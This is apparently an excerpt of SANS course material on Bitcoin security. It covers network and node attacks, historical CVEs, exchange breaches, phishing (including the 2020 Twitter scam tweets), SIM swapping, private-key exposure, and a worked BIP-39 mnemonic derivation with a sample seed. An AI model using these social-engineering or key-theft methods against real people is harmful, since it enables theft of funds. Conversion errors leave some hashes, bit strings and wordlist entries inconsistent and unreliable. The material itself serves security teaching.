In a blockchain network like Bitcoin, the potential for malicious nodes and accounts is significant. Bitcoin is designed to allow anyone to create an account, perform transactions, participate in consensus, and run a node. Additionally, the fact that identity management is performed using public/private keypairs means that users are (somewhat) anonymous and can create multiple accounts or run multiple nodes on the network.

The ability to run multiple nodes on the network makes a Sybil attack possible. A Sybil attacker takes advantage of Bitcoin's use of peer-to-peer networking for communications. By creating a large number of malicious nodes on the network, the Sybil attacker can increase the probability that all of a node's connections to the rest of the blockchain network pass through one of the attacker's malicious nodes.

If this is the case, the attacker has complete control over the node's visibility into the state of the blockchain. While the node can't create fake transactions that appear to originate from other accounts, it can create mutually conflicting transactions for its own accounts (i.e., a double-spend) and filter the transactions and blocks that the target node is able to see.

NODE SECURITY – DENIAL OF SERVICE

Sending lots of transactions and other data to a node may make it so busy that it cannot process normal Bitcoin transactions.

Sophisticated attacks may still work, however there are many mitigating controls built into the node configuration and bitcoin



PROTOCOL RULES TO PREVENT DENIAL OF SERVICE

- Restricts the block size to 1 megabyte.
- Restricts the maximum number of signature checks a transaction input may request
- Limits the size of each script (up to 10000 bytes)
- Limits the size of each value pushed while evaluating a script (up to 520 bytes)
- Limits the number of the stack elements that can be stored simultaneously (up to 1000 elements, in standard and alt stacks together)
- Limits the number of signature checks a block may request (up to 20000 checks)

Blockchains are designed to be a completely decentralized system. Many take this to mean that they are completely immune to Denial of Service (DoS) attacks, but this is not the case.

A DoS attack can be performed against a blockchain node in a variety of different ways:

- **Traditional DDoS:** Blockchain's resistance to DDoS attacks comes from the fact that no node in the network is essential to its function. However, any node within the network can still be targeted by a DDoS attack, which decreases the efficiency of the network.
- **Transaction Flooding:** Blockchain blocks have a set maximum size and rate of creation, defining a maximum transaction throughput. If an attacker floods the network with spam transactions, it can be difficult for legitimate transactions to be added to the ledger.
- **Malware Attacks:** Malware installed on a blockchain node can consume computational and/or storage resources, making the node less able to perform blockchain-related operations.

NODE SECURITY – TIMESTAMP HACKING

The current network time is maintained internally for each node. This value is determined by the average time of a node's peers, which is sent in the version message when peer nodes connect. If the median time differs by more than 70 minutes from the system time, then the nodes network time counter reverts to the system time.

Similar to a Sybil attack, an attacker could theoretically slow down or speed up a node's network time counter by connecting as multiple peers and reporting inaccurate timestamps, or even speed up the time of the surrounding network.



Every block in the Bitcoin blockchain contains a timestamp, which is designed to make it more difficult to attack the blockchain. Block timestamps must meet two criteria:

- Be greater than the average timestamp of the previous eleven blocks.
- Be less than two hours greater than the average timestamp of the block creator's neighbors in the peer-to-peer network (the “network adjusted time”)

A Sybil attacker can take advantage of these rules to make it difficult or impossible for a node to find a “valid” version of a block. If the node's peers all report very low timestamps, the average timestamp of the previous eleven blocks may be greater than the network adjusted time plus two hours. In this case, an honest node cannot find a block with a timestamp that it would consider “valid”.

Reference:

https://en.bitcoin.it/wiki/Block_timestamp

WEAKNESSES AND VULNERABILITIES

NODE SECURITY – CODE BUGS AND CVES

The bitcoin code is opensource, and considered a very mature project. The critical sections involving security issues have been reviewed by many computer security experts, and the source code is being updated less frequently over time.

The likelihood of critical vulnerabilities is diminishing over time, but not out of the realm of possibility. There have been, in the past some vulnerabilities which can be found in a CVE Database located here: https://en.bitcoin.it/wiki/Common_Vulnerabilities_and_Exposures

CVE	Announced	Affects	Severity	Attack Is...	Flaw
Pre-BIP protocol changes	n/a	All Bitcoin clients	Netsplit ^[1]	Implicit ^[2]	Various hardforks and softforks
CVE-2010-5137	2010-07-28	wxBitcoin and bitcoind	DoS ^[3]	Easy	OP_LSHIFT crash
CVE-2010-5141	2010-07-28	wxBitcoin and bitcoind	Theft ^[4]	Easy	OP_RETURN could be used to spend any output.
CVE-2010-5138	2010-07-29	wxBitcoin and bitcoind	DoS ^[5]	Easy	Unlimited SigOp DoS
CVE-2010-5139	2010-08-15	wxBitcoin and bitcoind	Inflation ^[6]	Easy	Combined output overflow
CVE-2010-5140	2010-09-29	wxBitcoin and bitcoind	DoS ^[7]	Easy	Never confirming transactions
CVE-2011-4447	2011-11-11	wxBitcoin and bitcoind	Exposure ^[8]	Hard	Wallet non-encryption
CVE-2012-1909	2012-03-07	Bitcoin protocol and all clients	Netsplit ^[1]	Very hard	Transaction overwriting
CVE-2012-1910	2012-03-17	bitcoind & Bitcoin-Qt for Windows	Unknown ^[7]	Hard	Non-thread safe MingW exceptions

Like any other software, Bitcoin Core and other blockchain software has the potential for bugs. The age of the Bitcoin software and the fact that it is open-source and has undergone several security reviews (due to its popularity and the value that the Bitcoin blockchain contains) means that it is considered a “mature” project.

However, this does not mean that the code does not contain bugs. Between 2018 and October 2020, nine CVEs were assigned for Bitcoin-related software (Bitcoin Core, Lightning Network, etc.). Of these, the majority would be easy for an attacker to exploit and enable theft of cryptocurrency.

One of the biggest advantages and liabilities of the Bitcoin network with regard to software security is the decentralization of nodes. Decentralization is an advantage because it decreases the probability that the entire network is running the same software, which could contain an exploitable vulnerability.

However, it also makes patching more difficult because no means exists to force nodes to update to the latest version of the code. In cases where updates create a hard fork (like CVE-2010-5139), multiple divergent versions of the blockchain may be created by nodes running different versions of the software. In this case, the updated version should win under the longest chain rule once the majority of the hashpower is held by nodes running the latest version of the software.

EXCHANGES AND CENTRALIZED INTEGRATION

When bitcoins are purchased and traded, rather than mined, it is most often done on centralized market exchanges. Popular examples are Coinbase, Binance, Kraken, and Gemini.

Remember one of the foundational elements of the security of blockchain is decentralization and ownership of your keys.

When bitcoin is bought or stored on an exchange, you give up ownership of the key, and the exchange is responsible for protection of it.

Traditional financial networks are plagued with identity theft, corruption, data breaches, embezzlement, and compromises to data integrity. These become relevant risks for blockchain when centralization is integrated into a decentralized system.


The blockchain is intended to be decentralized and to replace traditional, centralized financial institutions. However, this is not the case in reality. Many Bitcoin users access the blockchain via cryptocurrency exchanges, which store their private keys and perform transactions on their behalf.

When using a cryptocurrency exchange, a Bitcoin user trusts the exchange to protect their private key. This creates a number of new potential attack vectors, such as:

- **Fraudulent Exchanges:** A cryptocurrency exchange user is trusting the exchange to properly manage their cryptocurrency. A malicious/fraudulent exchange could be set up simply to steal the cryptocurrency entrusted to it.
- **Inaccurate Ledgers:** Like traditional banks, cryptocurrency exchanges force users to trust their records. An exchange could forge records to change a user's account balances, which would be difficult and time-consuming to detect on the blockchain.
- **Malicious Employees:** A single greedy employee within an exchange could access customers' private keys and steal the associated cryptocurrency.
- **Poor Business Practices:** Cryptocurrency exchanges may offer lending and other services. If the exchange makes poor business decisions, it may go out of business and lose customers' money.

WEAKNESSES AND VULNERABILITIES

EXCHANGES AND CENTRALIZED INTEGRATION – CASE STUDY (I)



SANS

SEC554 | Blockchain and Smart Contract Security

30

Attacks against cryptocurrency exchanges account for the vast majority of “blockchain hacks”. The underlying Bitcoin protocol and its implementation in software like Bitcoin Core are relatively secure. However, the use of a cryptocurrency exchange introduces new potential attack vectors since cybercriminals can target the weaknesses within the exchange’s systems and processes.

The image above demonstrates the scope of some of the largest attacks against cryptocurrency exchanges through mid-2018. In some cases, the exchange’s internal reserves were able to cover the losses with no impact to their customers. In others, like Mt. Gox, the attack put the exchange out of business and caused the loss of all of its customers’ savings.

EXCHANGES AND CENTRALIZED INTEGRATION – CASE STUDY (2)

Mt Gox

Launched in 2010, Mt Gox was the worlds largest BTC exchange until its 2014 end.

- In 2011, a hacker compromised the exchange, stealing 60,000 user account details, and withdrawing funds.
- In 2013, the main Blockchain network split into 2 forks with opposing views of how transactions are performed. This caused Mt Gox to stop deposits.
- In 2014, Mt Gox suspended all withdraws and trading on the exchange, and website went offline. A document was published a week later stating that 744,408 BTC was stolen from customers in a hacking incident and another 100,000 of Mt Gox's bitcoin was also missing.



Mt. Gox is a classic example of the risks associated with the use of centralized cryptocurrency exchanges. The organization suffered several different attacks, culminating with one that resulted in the loss of 844,408 Bitcoin in 2014. This is the largest theft of cryptocurrency to date and is currently worth over \$11 billion.

The Mt. Gox hack forced the cryptocurrency exchange out of business and highlighted the risks associated with storing cryptocurrency in centralized exchanges. Despite this, Bitcoin users are increasingly using exchanges. Between November 2019 and January 2020, the amount of Bitcoin stored in exchanged increased from an estimated 6.7% of the total supply to over 10%.

Reference:


<https://eng.ambcrypto.com/bitcoin-hoarded-by-exchanges-amounts-to-over-10-of-total-supply/>

USER AND PERSONAL SECURITY

By far, the largest security risk is involved with the human element. With great power comes great responsibility, and this is certainly true with Blockchain.

The most effective exploits on Bitcoin, and cryptocurrency in general is by either targeting the users directly or by taking advantage of user mistakes.

TOP SECURITY ISSUES AND RISKS INVOLVING THE USER
Phishing
SIM Swapping
Accidental Loss
Private Key Exposure
Address Hi-Jacking



A Bitcoin user's account security is directly linked to control over their private key. Knowledge of the private key or the ability to manipulate a user's transactions enables attackers to steal Bitcoin.

The risk of private key theft or misuse exists for users that store their own private keys, but risks are increased with the use of a cryptocurrency exchange. Examples of the top security risks for Bitcoin users include:

- **Phishing:** Accounts on cryptocurrency exchanges are like any other online account. A phishing attack can steal credentials, allowing an attacker to gain access. Alternatively, a phishing attack can trick users into sending cryptocurrency to an attacker's address.
- **SIM Swapping:** SMS is commonly used for multi-factor authentication (MFA) for exchange accounts. SIM swapping gives the attacker control over a user's MFA.
- **Accidental Loss:** A Bitcoin private key controls access to the account. A lost key makes it impossible to access the account and recover the value that it contains.
- **Private Key Exposure:** If an attacker gains access to a Bitcoin account's private key, they can steal any value it contains.
- **Address Hijacking:** Bitcoin addresses are often copy-pasted to perform transactions. Substituting an attacker's address for the desired target address sends the transaction to them instead.

USER AND PERSONAL SECURITY - PHISHING

Phishing hardly needs an introduction. It's among the top threat to cybersecurity in both traditional security systems, as well as Blockchain.

Preying on people's trust by clicking a malicious link, or download a malicious attachment is typical attack vectors. With Blockchain there are two main phishing methods that are unique:

1

CONVINCING A USER TO GIVE UP THEIR PRIVATE KEY

2

TRICKING A USER TO SEND CURRENCY TO THE ATTACKER

The threat of phishing is well-known in the context of traditional cybersecurity. It also applies to the security of blockchain systems like Bitcoin. A phishing attack can impact the security of a user's Bitcoin account in a number of different ways:

- **Stealing Exchange Credentials:** A cryptocurrency exchange is like any other online account. If a phishing email tricks a user into revealing their exchange account credentials, an attacker may be able to gain access and perform transactions on the user's behalf.
- **Installing Malware on User's Computer:** Phishing emails are well-known for carrying malware. If malware is installed on a blockchain user's computer, it can attempt to steal the user's private key, perform a Denial of Service Attack by denying access to important resources, or perform an address hijacking attack.
- **Tricking User Into Revealing Private Key:** A user's private key controls access to the blockchain account. If they are tricked by a phishing email into revealing this, the attacker gains access to the account as well.
- **Tricking User Into Sending Currency to the Attacker:** Attempts to trick users into sending cryptocurrency to an attacker are a common type of phishing scam. These emails or other messages will masquerade as a trusted individual or organization and solicit donations or claim to be running a contest where transfers of cryptocurrency to them will be paid back double.

WEAKNESSES AND VULNERABILITIES

USER AND PERSONAL SECURITY – PHISHING CASE STUDY

On July 15th, 2020 – multiple public figures, politicians, and executives had their twitter accounts high-jacked. In the coordinated attack, all accounts sent out requests to have payments sent to a Bitcoin address, and promising to return double.

The criminal, a teen in Tampa Florida, was charged with masterminding the plot, and twitter began improving its security posture to prevent future exploits.

Elon Musk (@elonmusk) - 3m
I am giving back to the community.
All Bitcoin sent to the address below will be sent back doubled! If you send \$1,000, I will send back \$2,000. Only doing this for 30 minutes.
bc1qxy2kgdygrsqtzq2n0yrf2493p83kkfjhx0wlh
Enjoy!
Show this thread

Jeff Bezos (@JeffBezos) - 4m
I have decided to give back to my community.
All Bitcoin sent to my address below will be sent back doubled. I am only doing a maximum of \$50,000,000.
bc1qxy2kgdygrsqtzq2n0yrf2493p83kkfjhx0wlh

Mike Bloomberg (@MikeBloomberg) - 8m
I am giving back to the community.
All Bitcoin sent to the address below will be sent back doubled! If you send \$1,000, I will send back \$2,000. Only doing this for 30 minutes.
bc1qxy2kgdygrsqtzq2n0yrf2493p83kkfjhx0wlh
Enjoy!

Pinned Tweet
Joe Biden (@JoeBiden) - 2m
I am giving back to the community.
All Bitcoin sent to the address below will be sent back doubled! If you send \$1,000, I will send back \$2,000. Only doing this for 30 minutes.
bc1qxy2kgdygrsqtzq2n0yrf2493p83kkfjhx0wlh
Enjoy!

Barack Obama (@BarackObama) - 1m
I am giving back to my community due to Covid-19!
All Bitcoin sent to my address below will be sent back doubled. If you send \$1,000, I will send back \$2,000!
bc1qxy2kgdygrsqtzq2n0yrf2493p83kkfjhx0wlh
Only doing this for the next 30 minutes! Enjoy.
427 833 1.2K

Barack Obama (@BarackObama) - 56s
Just sent out \$40,000!
38 52 297

Bill Gates (@BillGates)
Everyone is asking me to give back, and now is the time.
I am doubling all payments sent to my BTC address for the next 30 minutes. You send \$1,000, I send you back \$2,000.
BTC Address - bc1qxy2kgdygrsqtzq2n0yrf2493p83kkfjhx0wlh
Only going on for 30 minutes! Enjoy!
4:34 PM · Jul 15, 2020 · Twitter Web App

SANS

SEC554 | Blockchain and Smart Contract Security

34

Phishing attacks don't only occur over email. In the cryptocurrency space, it is not uncommon to see scammers take advantage of the reach of social media to net as many victims as possible in their scams.

One example of this is the Twitter hack that occurred in July 2020. A social engineering attack against Twitter employees provided the attackers with access to Twitter's network and systems. By using data openly accessible within the network, they were able to identify the employees that had access to and control over Twitter users' accounts. By gaining access to these employees' accounts, the attackers were able to take over the Twitter accounts of 130 high-profile individuals.

These accounts posted a scam message claiming that anyone sending cryptocurrency sent to a particular address within half an hour of the Tweet would be get twice the amount that they sent returned to them. Over 375 Bitcoin accounts sent cryptocurrency to the hackers, netting them over \$120,000 in Bitcoin.

Reference:

<https://cointelegraph.com/news/twitter-hack-special-120k-stolen-fbi-investigate-calls-to-ban-btc-hodlers-digest-july-1319>

USER AND PERSONAL SECURITY – SIM SWAPPING

SIM Swapping is a type of exploit that generally targets a weakness in two-factor authentication verification in which the second factor is a text message (SMS) or call placed to a mobile telephone. Once swapped, accounts on crypto Exchanges can be accessed with the two-factor controls typically implemented at login.

This may seem like a technical risk, however in order for the account take over to succeed, the fraudster uses social engineering techniques to convince the telephone provider to port the victim's phone number to the attacker's SIM. This is done one of two ways typically:

1

By impersonating the victim using personal details and claiming that they have lost their phone.

2

Changed directly by an employee of the telecom provider after being bribed by criminals

SMS messages are a common but insecure method of two-factor authentication (2FA). SMS-based 2FA can be attacked in a number of different ways, but the lowest tech option is via SIM swapping.

SIM swapping attacks take advantage of the fact that many telecom providers have very poor security and protection against social engineering. In many cases, it is possible to walk into a store and request a new SIM card for a particular account. This functionality is designed to make it easy for people who have lost their phone to replace it, but this can also be exploited by criminals. In some cases, an employee will not even ask for identification before providing the new SIM or may only request personal details that are easy for an attacker to learn. Alternatively, a malicious employee may swap SIMs on their own or be bribed to do so.

Once an attacker has a valid SIM for a user's account, they are essentially the owner of that account. They can then take advantage of "forgot my password" functionality on cryptocurrency exchanges to gain access to the target's account on the exchange. When a verification code is sent to the phone number on file, it goes to the new SIM, which is in the possession of the attacker. This allows the attacker to reset the user's password, gain access to their exchange account, and transfer any cryptocurrency that it contains into an attacker-controlled account.

USER AND PERSONAL SECURITY – SIM SWAPPING – CASE STUDY

Michael Terpin, a Bitcoin Investor was the victim of a sim swap attack on January 7, 2018. The thieves stole roughly 1,500 bitcoins by taking control of his phone number and using Google's "Forgot password?" feature to gain access into his email. After gaining control of the two personal accounts, the thieves hacked Terpin's cryptocurrency wallet and stole the digital assets they now had access too.

The value of the total bitcoin stolen at that time was about \$24,000,000. (~\$16,000 per BTC)



The use of SIM swapping to gain access to a target's cryptocurrency accounts is not a theoretical attack. In 2018, Michael Terpin was the victim of a SIM swapping attack that targeted his large collection of Bitcoin stored on a cryptocurrency exchange. Access to this exchange required access to his email account and SMS-based 2FA. Since his email also could be reset via SMS-based 2FA, the attackers were able to gain access to the email account first and then the exchange account.

Once an attacker has access to an exchange account like Terpin's, they have the ability to perform transactions on the target's behalf. Once the cryptocurrency contained within an account is sent to an attacker-controlled address, retrieving it becomes impossible due to blockchain immutability.

USER AND PERSONAL SECURITY – ACCIDENTAL LOSS

Just as gold was lost at sea by sinking ships, paper bills being burned in a fire; bitcoins can be permanently lost on the blockchain as well.

According to research from digital forensics firm Chainalysis, 3.79 million bitcoins are already gone forever.

This statistic implies around 23% of all currently existing bitcoins are locked.

1

Losing or forgetting the private key.

2

Sending cryptocurrency to an invalid Public Address.

...and there is no Bitcoin “help desk” to help recover them.

Cryptocurrency can be lost forever in a few different ways. Two ways in which Bitcoin can be lost include:

- **Lost Private Key:** A Bitcoin user’s private key controls access to their account. If this key is lost, it is impossible to generate digital signatures for the account, making it impossible to transfer value out of it.
- **Value Send to Invalid Address:** Only a small percentage of the potential Bitcoin addresses are currently in use. If value is sent to an address to which no-one knows the associated private key, then it is impossible to retrieve the Bitcoin from that address.

Both of these issues arise from the fact that the digital signature algorithms used in Bitcoin are secure against modern attacks. While quantum computers can break this security, making it possible to retrieve these lost coins, it is likely that Bitcoin will undergo a protocol upgrade before then to switch to post-quantum cryptography in order to secure active accounts on the blockchain. If this upgrade secures all Bitcoin addresses against attack, it means that the lost Bitcoin will remain lost.

USER AND PERSONAL SECURITY – PRIVATE KEY EXPOSURE

If a user owns their own private keys or mnemonic seed phrase, and is not careful with its storage or access, they may accidentally expose it.

Services like a Bitcoin ATM will print out both the public and private key pairs on a paper wallet.



A paper wallet, like that given from a Bitcoin ATM.

Private keys or mnemonic phrases can be stored in a variety of different ways, each with their own advantages and disadvantages. However, it is not uncommon for this information to be written down in some way, whether as a recovery phrase or the receipt from a Bitcoin ATM.

If secured properly (in a bank vault, safe, etc.), these paper copies of wallet information can be a valuable backup and provide protection against hacking. However, an unsecured private key or mnemonic phrase puts a user's Bitcoin account at risk of exposure. An attacker with access to a user's private key or mnemonic phrase can gain access to their account and perform transactions on their behalf. Any transactions that drain the value from an account are irreversible on the blockchain, meaning that the stolen cryptocurrency is lost forever.

LAB 2.1: EXPLOITING A PRIVATE KEY EXPOSURE

Objectives:

- Learn a way to save the private key and know that it can also be insecure.
- Import private key to recover a BTC wallet using Electrum.
- Verify the transaction history of an account.

Someone may have accidentally exposed some key information! OOPS!

Time: 45 minutes

This page intentionally left blank.

EXPLOITING A PRIVATE KEY EXPOSURE



This page intentionally left blank.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security
Attacks & Defenses

554.3

Smart Contract Security
Vulnerabilities & Exploitation

SEC554.2

The Bitcoin Network and Security Overview

Assumptions on Bitcoin's Security

Security Architecture Principles

Weaknesses and Vulnerabilities

Network Attacks

Node Security

Centralized Integration

User Security

Exercise: Exploit a Private Key Exposure

Attacks on Private Keys

BIP-32/BIP-39 and PBKDF2

Cracking Mnemonics

Exercise: Brute Force a Mnemonic Phrase

SANS |

SEC554 | Blockchain and Smart Contract Security

41

This page intentionally left blank.

BIP-32 WALLET MNEMONICS

The easiest way that hackers usually get access to your wallet is through stealing the mnemonic seed.

BIP-32 used for hierarchical deterministic wallet is most common mnemonic standard used, which is 12 or 24 words, generated at random, and written down by the owner of the wallet along with a passphrase (not required). This is the BIP-39 standard used for the BIP-32 Wallet generation.

Often-times, people take a picture of the mnemonic, or write it down on unsecured documentation.

Anyone that sees this can steal your funds.



The BIP-39 English wordlist can be found here (2048):
<https://coldbit.com/wp-content/uploads/2019/05/bip-39-wordlist.pdf>

Other wordlists have been put together for different standards, such as the EFF diceware list (7776 word):
https://www.eff.org/files/2016/07/18/eff_large_wordlist.txt

A mnemonic seed is a set of words that maps to a secret key. The use of mnemonic seeds is common for a variety of different purposes. Mnemonic seeds can be used for brain wallets (enabling a user to memorize their secret key) and for creating a backup of the secret value. When needed, this set of words can be entered into a system and used to derive the original seed used for a wallet.

Mnemonics seeds are convenient, but also easier to steal. These seeds are commonly written down or stored in an easily-accessible file to facilitate wallet recovery. Additionally, their memorizability means that an attacker who has limited access to one may be able to memorize and reconstruct it later, leaving no sign of the theft.

THE BIP-39 SPECIFICATION (I)

Steps involved in Private Key Creation

I. Source of Entropy



The first step is to provide a reliable source of randomness. An example can be a Coin Flip (Heads or Tails)

BIP-32 requires entropy length to be between 128 and 256 bits in multiples of 32 bits.

We want to have a 24-word seed so let's toss the coin 256 times and write heads as "0" and tails as "1". Each coin flip is 1 entropy.

```
1010010010110001001111000111100010011110111101110110110100101
00110011001010000101011110100001011111111110100000100100
0001001010110100010101001100111011100110001011101101001010
110101001111010010011010111110001100101011001000110100010
000110110001100101110001
```

A private key that uses the BIP-32 and BIP-39 standards generates mnemonic seeds via a multi-stage process. The first stage in this process is creating the initial secret.

This secret is designed to encode a certain amount of entropy or randomness. The greater the amount of entropy, the more difficult the seed is to crack via a brute-force search. BIP-32 supports entropy values in the range of 128-256 bits in multiples of 32 bits. For each bit of entropy added, the difficulty of performing a brute force search against the secret doubles. A 128-bit seed has 2^{128} possible values, while a 256-bit seed has 2^{256} potential values. It is essential that this seed be created using a strong random number generator to ensure that it is not easily guessable by an attacker.

A seed with 128 bits of entropy is already uncrackable by modern computers. However, as computers become more sophisticated, the time to crack a key shortens. With blockchain's immutable ledgers, selecting a longer seed may make sense since (theoretically) a blockchain system can last forever.

THE BIP-39 SPECIFICATION (2)

Steps involved in Private Key Creation

I. Source of Entropy

2. Split Entropy Result into Groups

Split the entropy binary results into groups.

23 groups each 11-bit long

24th group has 3 leftover bits:

```
101001001011 10001001111 00011110001 00111101111 01110110100  
10100110011 00101000010 10111110100 00101111111 11110100000  
10010000010 01010110100 01010100110 01110111001 10001011101  
10100101011 01010011110 10010011010 11111100011 00101011001  
00011010001 00001101100 01100101110 001
```

The next step in the process is to split the seed into groups of 11 bits apiece. This choice of 11 bits in each group is important because the wordlists used in BIP-39 have $2^{11}=2048$ options for each word.

When splitting the seed into these groups, it is expected that the final group will be incomplete (less than 11 bits long). This is not an issue as this group will be filled out with a checksum used to detect errors when the mnemonic seed is used to regenerate the original secret.

THE BIP-39 SPECIFICATION (3)

Steps involved in Private Key Creation

1. Source of Entropy

2. Split Entropy Result into Groups

3. Encode

0 ABANDON	147 BAR	294 CAVE	441 DAMP
1 ABILITY	148 BARELY	295 CEILING	442 DANCE
2 ABLE	149 BARGAIN	296 CELERY	443 DANGER
3 ABOUT	150 BARREL	297 CEMENT	444 DARING
4 ABOVE	151 BASE	298 CENSUS	445 DASH
5 ABSENT	152 BASIC	299 CENTURY	446 DAUGHTER
6 ABSORB	153 BASKET	300 CEREAL	447 DANO
7 ABSTRACT	154 BATTLE	301 CERTAIN	448 DAY
8 ABSURD	155 REACH	302 CHAIR	449 DEAL
9 ABUSE	156 BEAN	303 CHALK	450 DEBATE
10 ACCESS	157 BEAUTY	304 CHAMPION	451 DEBRIS
11 ACCIDENT	158 BECAUSE	305 CHANGE	452 DECADE

Each 11 bit group represents a number 0 - 2047 in decimal.

Each of these numbers (0 -2047) is an index into the BIP-39 wordlist. - <https://github.com/bitcoin/bips/blob/master/bip-0039/english.txt>

The first binary number is 10100100101. This binary number converted to decimal is 1317. Do this for each of the 23 eleven bit groups (all except the last one with three).

1317, 1103, 241, 495, 948, 1331, 322, 1524, 383, 1952,
1154, 692, 678, 953, 1117, 1323, 670, 1178, 2019, 345,
209, 108, 814

Each of these groups of 11 bits will be used as an index into a wordlist of length 2048. The next step in the BIP-39 process is to convert these binary strings to decimal. These decimal values can then be used in a lookup table to identify the words of the mnemonic phrase.

Do not convert the last, incomplete group into decimal yet. When the checksum's values are calculated and used to fill out this group, it can then be converted.

THE BIP-39 SPECIFICATION (4)

Steps involved in Private Key Creation

1. Source of Entropy

2. Split Entropy Result into Groups

3. Encode

4. Map to 0 Indexed Word List

The first word in the index for 1317 is “pigeon”

Do this for each of the numbers derived.

1317, 1103, 241, 495, 948, 1331, 322, 1524, 383, 1952, 1154, 692, 678, 953, 1117,
1323, 670, 1178, 2019, 345, 209, 108, 814



pigeon measure bullet digital isolate please choose salon copper
village motion final feel jaguar merry pistol fatigue nation wise
clinic boss assault grape

This collection of decimal values in the range 0-2047 can now be used as indices into the wordlist. The official English wordlist for the BIP-39 standard can be found at <https://coldbit.com/wp-content/uploads/2019/05/bip-39-wordlist.pdf>. Other wordlists are available for other languages. In each language, the wordlist will contain 2048 words that are designed to be easily memorable and clearly distinct from one another, reducing the probability for confusion.

At this stage in the process, take each of the decimal values and convert it into the corresponding word from the wordlist.

THE BIP-39 SPECIFICATION (5)

Steps involved in Private Key Creation

1. Source of Entropy
 2. Split Entropy Result into Groups
 3. Encode
 4. Map to 0 Indexed Word List
 5. Derive the Checksum (24th word)

The purpose of a checksum is to quickly verify if the list of words is correct (valid) or not. Its purpose is to detect errors like using the wrong word, missing a word or having it in the wrong order.

To calculate the checksum, make a SHA256 digest hash from the 256 entropy bits we started with in Step 1.

We can use “shasum -a 256 -0” on ziiion or any linux CLI.

Our result is:

5182e8c04b11081decca3b25185744ec85710199de7ac7dba9ffc5554d310fe4

```
root@zion:/home/zion# echo 101001001011000100111000111100010011101011011101110101101101  
01000101001100010010001010111101000010111111111101000001001000000100101011010  
0010010010011001100010000101100100101010101001110100100111101011111100001100  
10101000100011001000010011001000100110001001110001 | shasum -a 256 -o  
5182e8c04b1081decca3b25185744ec85710199de7ac7d7ba9ffcc5554d310fe4 ^~
```

At this point, the majority of the mnemonic phrase has been generated. This encodes the generated entropy used in the seed value. All that remains now is the incomplete group of binary values at the end of the phrase. The first step to completing this group is generating the checksum that is designed to help validate that the user has correctly entered their list of words. This checksum is calculated based upon the SHA-256 hash of the original binary string.

THE BIP-39 SPECIFICATION (6)

Steps involved in Private Key Creation

1. Source of Entropy
2. Split Entropy Result into Groups
3. Encode
4. Map to 0 Indexed Word List
5. Derive the Checksum (24th word)

5182e8c04b11081decca3b25185744ec85710199de7ac7dba9ffc5554d310fe4

The sha256 is a hexadecimal format, and for this purpose to derive a checksum, we only need first 8 leftmost bits (1 byte) from this hash.

We can use any hex to binary converter or online tool.

Hex Value (max. 7fffffffffffff)	Binary Value
51	01010001

We get from “51” the Binary Value “0101 0001”

Finally, we take those 8 binary characters, and add them to the last 3-digit binary from our original entropy in the last (24th) group.

Original 24th binary: 001 + New 01010001 = **00101010001 = 337**

337 BIP Index Word is **clay**

The checksum used by the BIP-39 standard is not the entire SHA-256 hash of the entropy. Instead, its length is calculated as 1/32 the length of the generated entropy. In this case, the use of 256 bits of entropy means that we will have $256/32=8$ bits of checksum. Another way to think of this is that you need enough bits to complete the last 11-bit group ($11-3=8$).

Typically, a SHA-256 hash is written in hexadecimal. To calculate the checksum, use a hex to binary converter to convert this to a binary string. Then, take the first X bits (8 in this case) as the checksum.

Finally, append this checksum to the last, incomplete group of 11 bits. With a complete set, it is possible to convert the value to decimal and use it to look up the final word of the mnemonic phrase in the wordlist.

THE BIP-39 SPECIFICATION (7)

Steps involved in Private Key Creation

1. Source of Entropy

2. Split Entropy Result into Groups

3. Encode

4. Map to 0 Indexed Word List

5. Derive the Checksum (24th word)

6. Provide seed phrase to BIP-32 (PBKDF2)

The 24-word mnemonic seed is now provided to the BIP-32 function used by Deterministic Wallets to generate the actual binary master key.

pigeon measure bullet digital isolate please choose salon copper
village motion final feel jaguar merry pistol fatigue nation wise
clinic boss assault grape clay

$DK = PBKDF2(PRF, \boxed{\text{Password}}, \boxed{\text{Salt}}, c, dkLen)$

With the mnemonic key generated, it is possible to enter it into a wallet to generate the Master Key used in a deterministic or hierarchical deterministic wallet. Most wallets will use a key derivation function (KDF) like PBKDF2 to accomplish this.

